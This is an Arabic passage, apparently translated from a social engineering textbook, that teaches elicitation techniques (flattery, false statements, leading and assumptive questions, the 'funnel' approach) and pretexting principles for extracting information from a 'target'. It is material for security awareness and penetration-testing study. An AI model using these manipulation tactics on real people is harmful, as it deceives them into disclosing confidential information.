طريقة جذابة للمناشدة غرور الشخص وهي بسيطة لكن فعاله. لكن احذر، على الرغم من: طريقة مناشدة غرور الشخص أداة قوية ولكن إذا كنت تبالغ فيها أو تفعلها بدون إخلاص فإنه تؤدى الى نفور الناس من هذا.

عند استخدام هذه الطريقة تجنب التفاف العين او التنهد. المجاملة اللبقة يمكنها اقناع شخص بالدخول الى المحادثة التي لم تكن تحدث أبدا، كما جاء في كتيب وزارة الأمن الوطني، وهذا هو بالضبط ما تريده كمهندس اجتماعي.

التعبير عن الاهتمام المشترك (Expressing a Mutual Interest)

المهاجم: "جيد، لديك خلفية عن قواعد بيانات التقيد في **ISO 9001**؟ يجب أن تشاهد النموذج الذي بنيته من اجل **reporting engine** للمساعدة على الحصول على هذا التصديق. يمكنك ان تحصل على نسخة" .

الهدف: "أنا أحب أن أرى ذلك. لقد تم استخدام فكرة إضافة **reporting engine** إلى نظامنا" .

معربا عن الاهتمام المتبادل هو جانب هام من جوانب الـ **elicitation**. هذا السيناريو بالذات هو أكثر قوة من مناشدة غرور الشخص ما لأنه يمتد إلى ما بعد علاقة المحادثة الأولي. اتفاق الهدف يؤدى الى مزيد من الاتصال، لقبول البرنامج من المهاجم، حيث أعرب عن رغبته في مناقشة خطط لبرامج الشركة في المستقبل. كل هذا يمكن أن يؤدي إلى إخلال ضخم بمجال الأمن.

الخطر في هذه الحالة هو أن المهاجم لديه السيطرة الكاملة. حيث انه يسيطر على الخطوات المقبلة، ما هي المعلومات التي يتم إرسالها، وكميتها، ومتى يتم اعلانها. هذا هي خطوة قوية جدا للمهندس الاجتماعي. بطبيعة الحال، إذا كانت المشاركة طويلة الأجل، ومن ثم وجود قطعة من البرامج التي يمكن أن تكون مشتركة من شأنها أن يعطى فوائد أكثر. تقاسم البرمجيات القابلة للاستخدام والغير خبيثة يؤدى الى بناء الثقة، بناء العلاقة، وجعل الهدف لديه الشعور بالالتزام.

الادلاء بإفادة كاذبة متعمدا (Making a Deliberate False Statement)

تقديم بيان كاذب يبدو أنه سيكون له نتائج عكسية، لكنه يمكن أن يكون قوة مؤثرة لا يستهان بها.

المهاجم: "الجميع يعرف أن شركة **XYZ** قد قامت بإنتاج أكثر البرمجيات مبيعا على الأرض".

الهدف: "في الواقع، هذا ليس صحيحا. حيث بدأت شركتنا بيع منتج مماثل في عام 1998، وسجلات المبيعات لدينا قد استحوذت على 23%".

هذه البيانات، إذا ما استخدمت على نحو فعال، فانه يمكنها ان تستثير رد فعل من الهدف لتبين وقائع حقيقية. معظم الناس يقومون بتصحيح البيانات الخاطئة عندما يسمعونها. انها تقريبا كما لو أنها تحدى لإثبات أنها صحيحة. يبدو أن الرغبة في إبلاغ الآخرين، إظهار المعرفة،

والتسامح مع الأخطاء هي سمه موجودة في الطبيعة البشرية. فهم هذه الصفة يمكن أن تجعل هذا السيناريو قوي. يمكنك استخدام هذا الأسلوب لسحب التفاصيل الكاملة عن الهدف حول وقائع حقيقية.

المعلومات التطوعية (Volunteering Information)

كتيب **DHS** ركز على نقطة جيدة حول سمة شخصية كثير منا لديهم. كمهندس اجتماعي تقديم المعلومات في المحادثة تقريبا يجبر الهدف للرد بمعلومات مفيدة على حد سواء.

تريد أن تجرب هذا؟ مثلا في المرة القادمة عندما تكون مع أصدقائك جرب ان تقول شيئا مثل، "هل سمعت عن روث؟ سمعت انها تم تسريحها من العمل وتجد مشاكل خطيرة للعثور على مزيد من العمل".

من الجوانب الإنسانية المحزنة هي ان الناس تميل إلى الرغبة في تبادل الأخبار مماثلة. يمكنك كمهندس اجتماعي الاستفادة من هذا الميل لضبط نغمة أو مزاج المحادثة وبناء الشعور بالالتزام.

افتراض المعرفة (Assuming Knowledge)

أداة تلاعب أخرى قوية. فمن الشائع أن نفترض أن هذا الشخص لديه معرفة عن حالة معينة، انها مقبولة لمناقشة الأمر معهم. يمكن للمهاجم استغلال عمدا هذه الصفة من خلال تقديم المعلومات كما لو كان هو يعرفها ثم استخدام **elicitation** لبناء محادثة حوله. ثم يقوم بسرد المعلومات كما لو كان يعرفها ومواصلة بناء الوهم أن لديهم ان يملك معرفة وثيقة عن هذا الموضوع. هذا السيناريو يمكن أن يتضح بشكل أفضل مع المثال التالي.

ذات مرة كنت ذاهبا الى الصين للتفاوض على صفقة كبيرة على بعض المواد. ولكنى في حاجة إلى بعض المعرفة عن الشركة التي سوف اتعاقد معها، وكان يجب إيجاد وسيله للحصول على هذه المعرفة قبل ان التقى بهم. حيث اننا لم نلتق من قبل وجها لوجه ولكن لقد كنت ذاهبا لحضور مؤتمر في الصين قبل بدء المفاوضات. بينما كنت في المؤتمر حدث لي أن سمعت محادثة تبدأ بحول كيفية وضع نفسك في موضع أعلى عند التعامل مع الصينيين على دائرة المفاوضات.

كنت أعرف أن هذه فرصتي، ولجعل الوضع أكثر روعه كان واحد من الناس في هذه المجموعة الصغيرة يعمل لدى الشركة التي كنت ذاهبا لاجتماع معها. بسرعة قمت بإدخال نفسي الى المحادثة، وعرفت أنه إذا لم أكن أقول شيئا سريع فسوف أخسر هؤلاء. حيث كانت معرفتي محدودة ولكنها لم يكونوا في حاجة لمعرفة ذلك. عندما توقفا الجميع لبضع الوقت عن المحادثة بدأت بالحديث عن نظرية جوانكسي.

جوانكسي هو أساسا كيف لاثنين من الناس قد لا يكونا لهم نفس المكانة الاجتماعية أن يصبحوا متصلين، ومن ثم يقوم واحد بتنفيذ صالح للطرف الآخر. تحدثت عن كيف يمكن استخدام هذا الاتصال، ومن ثم ربطه مع كم هو مهم بالنسبة للأمريكيين ليست مجرد اتخاذ بطاقة أعمال ووضعها في جيبي مرة أخرى ولكن لإعادة النظر فيها، والتعليق على ذلك، ومن ثم وضعها في مكان محترم.

كان هذا الحديث يكفي لوضعي كشخص لديه بعض المعرفة واستحق البقاء في دائرة الثقة هناك. الآن بعد أن قمت بأنشاء قاعدة معرفتي جلست مرة أخرى، إلى كل شخص واستمعت إليهم في سرد خبرتهم ومعرفتهم الشخصية على كيفية التفاوض بشكل صحيح مع الشركات الصينية الكبيرة. دفعت اهتمام وثيق للغاية وخاصة عند السادة الذين يعملون في الشركة الهدف. كانت هذه المعرفة أكثر قيمة من أي شيء كان يمكن أن يدفع ثمنها وأنها ادت الى رحلة ناجحة جدا.

استخدام تأثيرات الكحول (Using the Effects of Alcohol)

غير متاح في عالمنا ولكن ذكرته لتكلم الكاتب عنه. لا شيء يحل الشفاه أكثر من العصير. هذا أمر مؤسف حقيقة ولكنه حقيقي. خلط أي من السيناريوهات الخمسة السابقة مع الكحول يمكنك تكبير آثاره بنسبة 10.

ربما أفضل طريقة لوصف هذا السيناريو مع قصة حقيقية.

في عام 1980 سافر أحد كبار العلماء من مختبر لوس الأموس الوطني لمعهد البحوث في جمهورية الصين الشعبية (**PRC**) للحديث عن تخصصه، الاندماج النووي. كان لديه معرفة واسعة من المعلومات عن الاسلحة النووية الامريكية زكان وضعه خطير.

الا انه كان يخض باستمرار الى التحقيقات بشكل متزايد عن التفاصيل المتعلقة مباشرة بالأسلحة النووية. تكتيكات المهاجمين يجب ان تغيير، حيث انهم يبدئون بالعديد من الأسئلة حول الانصهار والفيزياء الفلكية، وتخصصه.

في وقت ما تم دعوته الى حفل كوكتيل تكريما له. تجمعوا حوله وصفقوا له لمعرفته وبحوثه في كل مرة مع نخب وشراب. بدأوا الاستفسار عن الأمور تصنف مثل ظروف الاشتعال من الديوتريوم والتريتيوم، عنصرين في القنبلة النيوترونية ثم ماه هو الجديدة. على الرغم انه كان جيدا في صد الأسئلة الثابتة، ولكن بعد العديد من الشرب، فقرر أن يعطي القياس.

على الأرجح تسببت هذه القصة التي تبدو عديمة الفائدة الى تثريب معلومات الى الباحثين في الصين لتبين طريقا واضحا عن الأبحاث عن الأسلحة النووية. فإنها تأخذ هذه المعلومات إلى عالم آخر بعد واستخدام هذه المعرفة للوصول الى المرحلة التالية معه. بعد محاولات كثيرة، فمن المرجح جدا ان العلماء الصينيين تملك صورة واضحة عن المسار.

هذا هي الأمثلة التي توضح كيفية استخدام ال **elicitation** والتي يمكن أن يؤدي إلى اكتساب صورة واضحة عن كل الجواب. في الهندسة الاجتماعية قد تكون هي نفسها بالنسبة لك. جميع الإجابات قد لا تأتي من مصدر واحد. قد تثير بعض المعلومات من شخص

واحد عن مكان وجودهم في تاريخ معين، ومن ثم استخدام هذه المعلومات للحصول على مزيد من المعلومات من المرحلة المقبلة، وهلم جرا. وضع تلك الشذرات من المعلومات معا غالبا ما يكون الجزء الصعب من اتقان مهارات **elicitation**.

استخدام الأسئلة الذكية (Using Intelligent Questions)

كمهندس اجتماعي يجب أن تدرك أن الهدف من ال **elicitation** هو ليس المشي صعودا ومن ثم نقول: "ما هي كلمة السر الخاصة بخادم الشبكة الخاصة بك؟"

الهدف هو الحصول على قطع صغيرة من المعلومات والتي قد تبدو عديمة الفائدة ولكنها تساعد على بناء صورة واضحة من الأجوبة التي تسعى اليها أو المسار لاكتساب تلك الإجابات. في كلتا الحالتين، هذا النوع من جمع المعلومات يمكن أن يساعد على إعطاء المهندس الاجتماعي طريقا واضحا جدا إلى الهدف المنشود.

كيف يمكنك أن تعرف ما هو نوع الأسئلة التي يجب استخدامها؟

الأقسام التالية تحليل لأنواع الأسئلة الموجودة وكيف يمكن للمهندس الاجتماعي استخدامها.

أسئلة مفتوحة (Open-Ended Questions)

لا يمكن الإجابة على هذا النوع من الأسئلة بنعم او لا. مثلا عندما تقول "اليوم يوم بارد، ها؟" فيؤدي هذا السؤال الى الإجابة بنعم أو غيرها من بعض الكلام الإيجابي المماثل، في حين لو قمت بالسؤال هكذا: "ما رأيك في الطقس اليوم؟ " فهذا سوف يثير استجابة حقيقية: يجب على الشخص الإجابة عليه.

طريقة واحدة لتعليم المهندس الاجتماعي لكيفية استخدام الأسئلة المفتوحة وهو تحليل ودراسة التقارير الصحفية الجيدة. حيث ان الصحفي الجيد يجب استخدام الأسئلة المفتوحة لمواصلة انتزاع الردود من متابعيه.

جانب آخر من الأسئلة المفتوحة والتي تضيف قوة هو استخدام لماذا وكيف (**why and how**). متابعة السؤال مع كيف أو لماذا يمكن أن يؤدي إلى تفسير أكثر مما تطلبه عند قيامك بالسؤال.

في بعض الأحيان يمكن يقابل استخدام الأسئلة المفتوحة بعض المقاومة، لذلك قم باستخدام نهج الهرم (**pyramid approach**) والتي قد تكون جيدة. نهج الهرم وفيه نبدأ بالأسئلة الضيقة ومن ثم طرح الأسئلة على نطاق أوسع في نهاية السطر من الاستجواب. إذا كنت تريد حقا أن تتعلم هذه التقنية لاستخدامها مع الاطفال.

على سبيل المثال، عدد من المرات من الأسئلة المفتوحة مثل، "كيف كانت المدرسة اليوم؟" سوف تقابلها الإجابة "جيده" لا أكثر ولا أقل، لذلك طرح سؤال ضيق قد يفتح تدفق المعلومات بشكل أفضل.

"ماذا تأخذون في الرياضيات هذا العام؟" هذا السؤال ضيق جدا ويمكن الإجابة فقط مع إجابة محددة للغاية: "الجبر".

"آه، كنت يكره ذلك. كيف تحبه؟" . من هناك يمكنك التفرع دائما إلى أسئلة أوسع، وبعد حصولك على الكلام الهدف، والحصول على مزيد من المعلومات عموما يصبح أسهل.

أسئلة مغلقه (Closed-Ended Questions)

من الواضح، أن الأسئلة المغلقة هي على عكس الأسئلة مفتوحة ولكنها وسيلة فعالة جدا لقيادة الهدف حيث تريد. في كثير من الأحيان لا يمكن الإجابة على الأسئلة المغلقة مع أكثر من واحد أو اثنين من الاحتمالات.

في سؤال مفتوح يمكن للمرء أن يسأل: "ما هي علاقتك مع مديرك؟" ولكن يمكن أن يصاغ سؤال مغلق، "هل علاقتك مع المدير جيده؟" المعلومات التفصيلية هي عادة ليست الهدف من الأسئلة المغلقة؛ بدلا من ذلك، قيادة الهدف هو الهدف.

منفذي القانون والمحامين يستخدمون هذا النوع من المنطق في كثير من الأحيان. إذا كانوا يريدون قيادة هدفهم الى مسار معين يسألون أسئلة مغلقة جدا والتي لا تسمح بحرية الأجوبة. شيء من هذا القبيل:

"هل تعرف المدعى عليه، السيد سميث؟"

"نعم".

"في ليلة 14 يونيو، هل رأيت السيد سميث في الحانة؟"

"نعم رايته".

"في أي وقت كان ذلك؟"

."11:45"

كل هذه الأسئلة هي مغلقة جدا وتسمح فقط لواحد أو نوعين من الاستجابات.

الأسئلة الإيحائية (Leading Questions)

الجمع بين جوانب كلا من الأسئلة المفتوحة والمغلقة، يؤدي الى أسئلة مفتوحة مع إشارة/تلميح الى الإجابة. شيء من هذا القبيل، "لقد كنت في الحانة **ABC**مع السيد سميث على 14 يونيو في حوالي 23:45، الم تكن أنت؟" هذا النوع من الأسئلة يؤدي جعل الهدف



حيث تريد ولكنها أيضا توفر له الفرصة للتعبير عن آرائه، ولكن بفارق ضئيل للغاية. انها **preloads** الهدف مع الأفكار (معرفة الأحداث التي سئلت عنها). غالبا ما يمكن الإجابة على الأسئلة الإيحائية بنعم أو لا ولكنها تختلف عن الأسئلة المغلقة لأنه يتم زرع مزيد من المعلومات في السؤال حيث عند الإجابة فانه يعطي المهندس الاجتماعي المزيد من المعلومات للعمل معها. الأسئلة الإيحائية تذكر بعض الحقائق وتسأل بعد ذلك الهدف ليوافق أو يختلف مع هذه الحقائق.

في عام 1932 اختتم البريطاني النفسي فريدريك جيم بارتليت دراسة عن الذاكرة الترميمية (**reconstructive memory**). حيث قام بإخباره قصه ثم طلب منهم أن يذكروا الحقائق عن هذه القصة فورا، بعد أسبوعين، ثم بعد أربعة أسابيع. وجد بارتليت ان الاشخاص يقومون بتعديل القصة على أساس ثقافتهم ومعتقداتهم وكذلك شخصيتهم. لم يجد واحدا قادرا على تذكر القصة بدقة وفي مجملها لا شيء. تقرر أن الذكريات ليست سجلات دقيقة عن ماضينا. يبدو أن البشر يحاولون جعل الذاكرة لدينا صالحه على حسب تمثيلهم القائمة في هذا العالم. عندما نسئل الأسئلة، مرات عديدة نرد من الذاكرة على أساس تصوراتنا وما هو مهم بالنسبة لنا.

بسبب هذا، فانه من الممكن سؤال الناس الأسئلة الإيحائية والتلاعب بذاكرتهم. إليزابيث لوفتوس، هي شخصية بارزة في مجال ***eyewitness testimony***، وقد أثبتت من خلال استخدامها الأسئلة الإيحائية كيف تشوه ذاكرة شخص عن حادث معين من الممكن بسهولة. على سبيل المثال، إذا كنت أظهرت لشخص صورة لغرفة الطفل الذي لا يتضمن أي دمية دب، ثم سألته: "هل رأيت دمية دب؟" إنه لم يعنيك إن كان واحدا في الغرفة، وهذا الشخص حر للإجابة بنعم أو لا كما يحلو له. ومع ذلك، عند سؤاله "هل رأيت دمية دب؟" فكان الشخص أكثر عرضة للإجابة ب "نعم"، لأن وجود دمية دب يتفق مع المخطط ذلك الشخص عن غرفة الطفل.

لأن هذا البحث استخدام الأسئلة الإيحائية يمكن أن يكون أداة قوية في يد المهندس الاجتماعية. يمكن تعلم كيفية قيادة هدف أيضا إلى تعزيز قدرة مهندس الاجتماعية لجمع المعلومات.

الأسئلة الافتراضية (Assumptive Questions)

الأسئلة الافتراضية كما هي تبدو من اسمها، حيث تفترض معرفة معينه هي بالفعل في حوزة الهدف. طريقة المهندس الاجتماعية يمكنه تحديد ما إذا كان أو لم يكن الهدف يمتلك تلك المعلومات وذلك عن طريق طرح الأسئلة الافتراضية (**Assumptive Questions**).

على سبيل المثال، مثل المهارة التي يستخدمها منفذي القانون لتولي هل الهدف بالفعل يملك هذه المعرفة، على سبيل المثال، شخص طلب شيء من هذا القبيل، "أين يعيش السيد سميث؟" اعتمادا على الجواب، فان الضابط يمكنه تحديد ما إذا كان الهدف يعرف هذا الشخص، وما مدى هذه المعرفة.

هناك نقطة جيدة هو أننا نلاحظ أنه عندما يستخدم المهندس الاجتماعية الأسئلة الافتراضية (**Assumptive Questions**) لا ينبغي أبدا أن يعطى صورة كاملة لهذا الهدف. وذلك لان هذا يعطي كل القوة إلى الهدف ويزيل من قدرة المهندس الاجتماعي للسيطرة على البيئة. المهندس الاجتماعية يجب أن يستخدم الأسئلة الافتراضية (**Assumptive Questions**) عندما يكون لديه فكرة عن وقائع حقيقية وانه يمكن استخدامها في هذه المسألة. استخدام الأسئلة الافتراضية (**Assumptive Questions**) مع معلومات وهمية قد يحول الهدف الى السكون وهذا سيؤكد فقط أن الهدف لا يعرف شيء عن هذا. العودة إلى المثال السابق، إذا أردت الحصول على معلومات من الكيميائي الرائد ومن ثم قمت ببعض البحوث وعرفت صيغه كيمائية واحده فيمكنك استخدام الأسئلة الافتراضية (**Assumptive Questions**) ولكن من شأن هذا أن يفسد المتابعة مستقبلا إذا لم أكن قادراً على دعم افتراض الهدف.

على سبيل المثال، إذا قمت بسؤال عالم نووي، "لأن الديوتيريوم والتريتيوم تحتاج درجة حرارية منخفضة، كيف يمكن للمرء التعامل مع هذه المواد لتجنب الاشتعال؟" قد تكون المعلومات صعبه ومن الصعب المتابعة إذا لم تكن عالم فيزياء نووي. هذا يأتي بنتائج عكسية وغير مفيدة جدا. تخطيط الأسئلة الافتراضية (**Assumptive Questions**) لديها أكبر قدر من التأثير.

من الأشياء التي يتم تدريسها للموظفين المكلفين بتنفيذ القانون والتي تأتي بسهوله عند استخدام الأسئلة الافتراضية هو أن أقول، " فكر مليا قبل الرد على السؤال التالي ..." هذا النوع من البيان **preloads** الهدف (أي يقوم بإعداده) مع فكرة أنه يجب أن يكون صادقا.

يمكن أن يستغرق شهورا أو سنوات لإتقان هذه المهارات. لا تبتئس إذا كانت المحاولات القليلة الأولى لم تكن ناجحة، وتحاول أن تبقى. لا تخف، رغم ذلك، هناك بعض النصائح لإتقان هذه المهارة. سأستعرض هذه في الختام.

اتقان الـ Elicitation

مثل معظم جوانب الهندسة الاجتماعية، الـ **Elicitation** يحتوي على مجموعة من المبادئ التي عند تطبيقها من شأنها تعزيز مستوى المهارات الخاصة بك. لمساعدتك على السيطرة على هذه المبادئ، تذكر هذه المؤشرات:

- الأسئلة الكثيرة جدا يمكن اغلاق هذا الهدف. لأنها سوف تملأ الهدف بوابل من الأسئلة والتي سوف تؤدى الى إيقاف الهدف. تذكر، المحادثة هو الأخذ والعطاء. كنت أريد أن أسأل، ولكن عليك أن تعطي لجعل الهدف يشعر بالراحة.
- استخدام عدد قليل جدا من الأسئلة يجعل الهدف يشعرون بعدم الارتياح. هل سبق لك ان وجدت في محادثة مليئة بالصمت؟ أنها ليست جيدة؟ لا تفترض أن الهدف الخاص بك ماهر وراغب في المحادثات. يجب أن تعمل على صنع المحادثة تجربة ممتعة.

- أسأل سؤال واحد فقط في المرة الواحدة. حيث سوف نغطى **buffer overflows** على العقل البشرى، ولكن في هذه المرة هدفك هو عدم تجاوز الهدف. هو مجرد جمع المعلومات وبناء الشخصية. للقيام بذلك لا يمكن أن تبدو حريصا جدا أو غير مهتم.

كما ربما كنت قد جمعت، مما يجعل عمل الـ **Elicitation** صحيح هذا هو التوازن الدقيق. الكثير جدا، القليل جدا، الكثير جدا في وقت واحد، ليس بما فيه الكفاية، أي واحد من هذا سوف يقتل فرصك في النجاح.

ومع ذلك، يمكن لهذه المبادئ أن تساعدك على السيطرة على هذه المواهب المدهشة. إذا كنت تستخدم هذه الطريقة للهندسة الاجتماعية أو مجرد تعلم كيفية التفاعل مع الناس، قم بهذه المحاولة: فكر في محادثة باعتبارها قمع، حيث على رأس القمع وهو الاكبر، ضع معظم الاجزاء "المحايدة" وعلى الجزء السفلي وهو ضيق جدا ضع النهايات المباشرة.

تبدأ عن طريق طرح أسئلة محايدة جدا (أسئلة عاديه) للهدف وعادة تستخدم لكسر الجليد كما يطلق عليه بينك وبين الهدف وعادة ما يستخدم بعض القليل الفكاهة معه، وجمع بعض الحقائق باستخدام هذه الأسئلة. الأخذ والعطاء في المحادثة، ومن ثم الانتقال إلى بضعة أسئلة مفتوحة. إذا لزم الأمر، واستخدام بعض الأسئلة المغلقة لتوجيه الهدف إلى حيث تريد أن تذهب ثم إذا كان الوضع مناسب، فقم بالانتقال إلى الأسئلة الموجهة للغاية لكي تصل إلى نهاية القمع. ما سوف يسكب من القمع هو نهر من المعلومات.

فهم كيفية التواصل مع الناس هو مهارة أساسية لل **elicitor**. يجب على المهندس الاجتماعي ان يتكيف بسرعه ويكون قادرا على التطابق مع المحادثة أو البيئة أو الوضع. البناء السريع حتى أصغر كمية من الثقة مع الهدف أمر بالغ الأهمية. دون بناء العلاقة، يؤدى الى فشل المحادثة. تشمل العوامل الرئيسية الأخرى هو التأكد من نمط الاتصال الخاصة بك، الأسئلة المستخدمة، الطريقة التي تتحدث بها تطابق نمط الشخصية التي تستخدمها. معرفة كيفية طرح الأسئلة والتي تجبر على الاستجابة هو المفتاح لنجاح الـ **Elicitation**، ولكن إذا كانت كل تلك المهارة وجميع تلك الأسئلة لا تتطابق نمط الشخصية الخاصة بك، فهذا سوف يؤدى الى تفشل محاولة الـ **Elicitation**.

Human-Based Social Engineering: Pretext

الصدق مفتاح العلاقة. فإذا استطعت تزيفها، فإنك فيها

Honesty is the key to a relationship. If you can fake that, you are in

ريتشارد جيني

في بعض الأحيان ربما نحن جميعا نتمنى أن نكون شخص آخر. العلوم الدوائية لم توفر لنا حبوب يمكنها أن تجعل ذلك ممكنا، ومع ذلك لإيجاد حل لهذه المعضلة، فإننا سوف نستخدم **pretexting**.

ما هو pretexting؟ بعض الناس يقولون انها مجرد قصة أو كذبة التي سوف تتصرف على أساسها من خلال الهندسة الاجتماعية، ولكن هذا التعريف محدود جدا. حيث يفضل تعريف الـ **pretexting** على أنه خلفية قصه (**background story**)، اللباس، التبرج/التزين، الشخصية، السلوك الذي سوف يشكل حرفيا الشخصية. الـ **pretexting** يشمل كل شيء يمكن تصوره حول كيف تكون الشخصية. كلما ذات صلابة الـ **pretexting**، كلما كان أكثر تصديقا كمهندس اجتماعي.

الـ **pretexting**، وخاصة منذ ظهور شبكة الإنترنت، شهدا زيادة في استخدامه في الاستخدامات الضارة. حيث على الإنترنت يمكنك أن تكون أي شخص تريد أن تكونه. القراصنة يقومون باستخدام هذه القدرة لصالحهم لسنوات عديده وليس فقط على الإنترنت.

في الهندسة الاجتماعية تلعب دورا أو أن تكون شخصا مختلفا لتحقيق الهدف بنجاح غالبا ما يكون حتميا. كريس نيكرسون (أشهر مهندس اجتماعي) حول هذا الموضوع قال إن الـ **pretexting** ليس لعب دور شخص ما، وليس أن تعيش كذبه ولكن أن تصبح فعلا هذا الشخص. حيث تكون كل قطعه في الشخصية التي تريد ان تصبحها. طريق المشي، طريقة الكلام، لغة الجسد التي تكونها هذه الشخصية. وأنا أتفق مع هذه الفلسفة. في كثير من الأحيان عند مشاهدة فيلم فان الناس تشعر "انه أفضل ما شاهدت من أي وقت مضى" ولذلك لتفاعل الممثلين بتمثيلهم الشخصية بدقه، تناولهم جميع أجزاء الشخصية حتى انهم لا يمكن تفريقهم عن الشخصية الحقيقية.

المشكلة من استخدام الـ **pretexting** مع العديد من المهندسين الاجتماعين هي أنهم يشعرون أنه مجرد ملابس يقومون بارتدادها وهذا كل شيء. صحيح، ان الملابس يمكن أن تساعدهم، ولكن الـ **pretexting** هو في حد ذاته علم. عندما تكون في طريقك، لتمثيل شخصية ما تختلف عمن أنت. للقيام بذلك، كمهندس اجتماعي، يجب عليك وضع صورة واضحة عن الشخصية التي تريد أن تكونها حقا. ثم يمكنك وضع خطة لأداء الشخصية ومن ثم أداء الـ **pretexting** بفاعليه. أخيرا، يمكنك تطبيق اللمسات الاخيرة. سيغطي هذا الفصل تلك الجوانب من الـ **pretexting**. حيث سوف نبدأ أول بمناقشة ما هو الـ **pretexting**. تاليا سوف نناقش كيفية استخدام الـ **pretexting** كمهندس اجتماعي. أخيرا، لربط كل ذلك معا، سوف نسرد بعض القصص التي تبين كيفية استخدام الـ **pretexting** على نحو فعال.

ما هو الـ Pretexting؟

يتم تعريف الـ **pretexting** على أنه فعل لاختراع سيناريو لإقناع الضحية المستهدفة للإفراج عن المعلومات أو تنفيذ بعض الإجراءات. هو أكثر من مجرد إنشاء كذبة؛ في بعض الحالات يمكن أن يكون إنشاء هوية جديدة كاملة ومن ثم استخدام تلك الهوية للتلاعب بتلقي المعلومات. يمكن لمهندسي الاجتماعية استخدام الـ **pretexting** لانتحال شخصية الناس في الوظائف والأدوار التي لم يفعلوها من قبل. الـ **pretexting** ليس حلا يناسب الجميع. المهندس الاجتماعية يجب عليه تطوير العديد من الـ **pretext** المختلفة خلال حياته المهنية. جميعهم لديهم شيء واحد مشترك: البحث. تقنيات جمع المعلومات الجيدة يمكنها ان تجعل الـ **pretext** جيدة.
يستخدم الـ **pretext** أيضا في مجالات الحياة الأخرى غير الهندسة الاجتماعية. المبيعات؛ الخطباء؛ خبراء البرمجة اللغوية العصبية (**NLP**)؛ وحتى الأطباء والمحامين والمعالجين، وجميع المجالات التي تحتاج لاستخدام شكل من أشكال الـ **pretext**. حيث ان جميعهم لديهم نفس الهدف لخلق سيناريو الذي يجعل الناس مرتاحون معه للإفراج عن المعلومات. الفرق بين المهندسين الاجتماعية باستخدام الـ **pretext** وغيرها هي الأهداف المعنية. المهندس الاجتماعية، مرة أخرى، يجب أن يعيش الشخصية لبعض الوقت، وليس فقط التصرف كجزء منها.

العديد من المهندسين المهنية والاجتماعية لديهم على شبكة الإنترنت العديد من ووسائل الإعلام الاجتماعية المختلفة، البريد الإلكتروني، وحسابات أخرى لعمل نسخة احتياطية لعدد كبير جدا من الـ **pretext**. هناك جانب مهم جدا يجب أن نتذكره هو أن كفاءة الـ **pretext** يرتبط ارتباطا مباشرا بنوعية المعلومات التي يتم جمعها.

مبادئ ومراحل تخطيط الـ Pretexting

كما هو الحال مع كل مهارة، مبادئ معينة تملي الخطوات لأداء تلك المهمة. الـ **pretexting** لا يختلف. وفيما يلي قائمة من مبادئ الـ **pretexting** التي يمكنك استخدامها. بأي حال من الأحوال هذه مبادئ فقط؛ ربما هناك آخرين يمكن أن تضاف، ولكن هذه المبادئ تجسد جوهر الـ **pretexting**:

- كلما تفعل المزيد من الأبحاث كلما زادت فرص النجاح (*The more research you do the better the chance of success*).
- إشراك الاهتمامات الشخصية لزيادة النجاح (*Involving your own personal interests will increase success*).
- اللهجات الممارسة أو التعبيرات (*Practice dialects or expressions*).
- جهد الهندسة الاجتماعية يخفض إذا تم النظر إلى الهاتف على أنه أقل أهمية. ولكن كمهندس الاجتماعية، استخدام الهاتف لا ينبغي تقليل الجهود المبذولة في الهندسة الاجتماعية (*Many times social engineering effort can be reduced if the phone is viewed as less important. But as a social engineer, using the phone should not reduce the effort put into the social engineering gig*)
- كلما كان **pretext** بسيطا كلما زاد فرص النجاح (*The simpler the pretext the better the chance of success*)
- الـ **Pretext** يجب أن يظهر عفويا/تلقائيا
- توفير الاستنتاج المنطقي أو من خلال متابعة هذا الهدف.

سوف تناقش المقاطع التالية كل من هذه المبادئ بالتفصيل.

كلما زاد ابحاثك كلما زاد فرص النجاح (The More Research You Do The Better The Chance Of Success)

هذا المبدأ لا يحتاج إلى تفسير، حيث يرتبط مستوى النجاح مباشرة إلى مستوى وعمق البحث. حيث كما تحدثنا سابقا، ان جوهر الهندسة الاجتماعية الناجحة هو كلما كان هناك المزيد من المعلومات للمهندس الاجتماعي كلما زادت الفرص لديه لتطوير *pretext* الذي يعمل عليها. أحيانا التفاصيل الصغيرة هي التي تجعل الفرق. تذكر، أنه لا يوجد معلومات غير مرتبطة بالهدف حتى لو كانت صغيره. عند جمع المعلومات عن الهدف، فالنظر الى القصص أو العناصر أو الجوانب ذات الطابع الشخصي فكرة جيدة. يمكن استخدام المرفقات الشخصية أو العاطفية الخاصة بالهدف لتمكنك من وضع قدما نحو باب الهدف.
المهندس الاجتماعي الخبيث يستخدم الـ **pretexting** التي تتغذى على العواطف دون تردد. بعد الهجمات على برجي مركز التجارة العالمي في مدينة نيويورك يوم 11 سبتمبر 2001، استخدم العديد من القراصنة والمهندسين الاجتماعية خسائر هؤلاء الناس لجمع الأموال لأنفسهم عبر المواقع الإلكترونية ورسائل البريد الإلكتروني التي تستهدف أجهزة كمبيوتر الناس وجمع التبرعات وهمية والتي حصلت على أموال من تلك بقلب العطاء. بعد الزلازل في تشيلي وهايتي في عام 2010، وقعت نفس الأشياء حيث وضع العديد من المهندسين الاجتماعين والقراصنة المواقع التي تمركزت كإعطاء معلومات عن النشاط الزلزالي أو الناس الذين قد فقدوا. تم ترميز هذه المواقع مع الشيفرات الخبيثة واختراق أجهزة الكمبيوتر.
مع مثال أكثر وضوحا حيث بعد وفاة نجوم الأفلام او الموسيقى. **Search engine optimization (SEO)** و **marketing geniuses** لديهم محركات البحث يقوم بوضع قصصهم فيه فيصل الى الجميع في غضون ساعات. حيث قام المهندس الاجتماعي الخبيث والقراصنة

بالاستفادة من هذه الخاصية والاهتمام المتزايد بمواضيع معينه بإطلاق مواقع خبيثة وإغراق **SEO** بها. هده المواقع تقوم بجذب الناس، ثم يقوم بحصاد المعلومات أو اصابتهم بالفيروسات.

كل هذه الأمثلة تصب في نقطة واحده هو انه كلما كان المهندس الاجتماعي يقوم بجمع معلومات جيده والمزيد من البحوث عن الهدف كلما زادت فرص نجاحه في أداء Pretexting.

إشراك الاهتمامات الشخصية لزيادة النجاح (Involve Personal Interests to Increase Success)

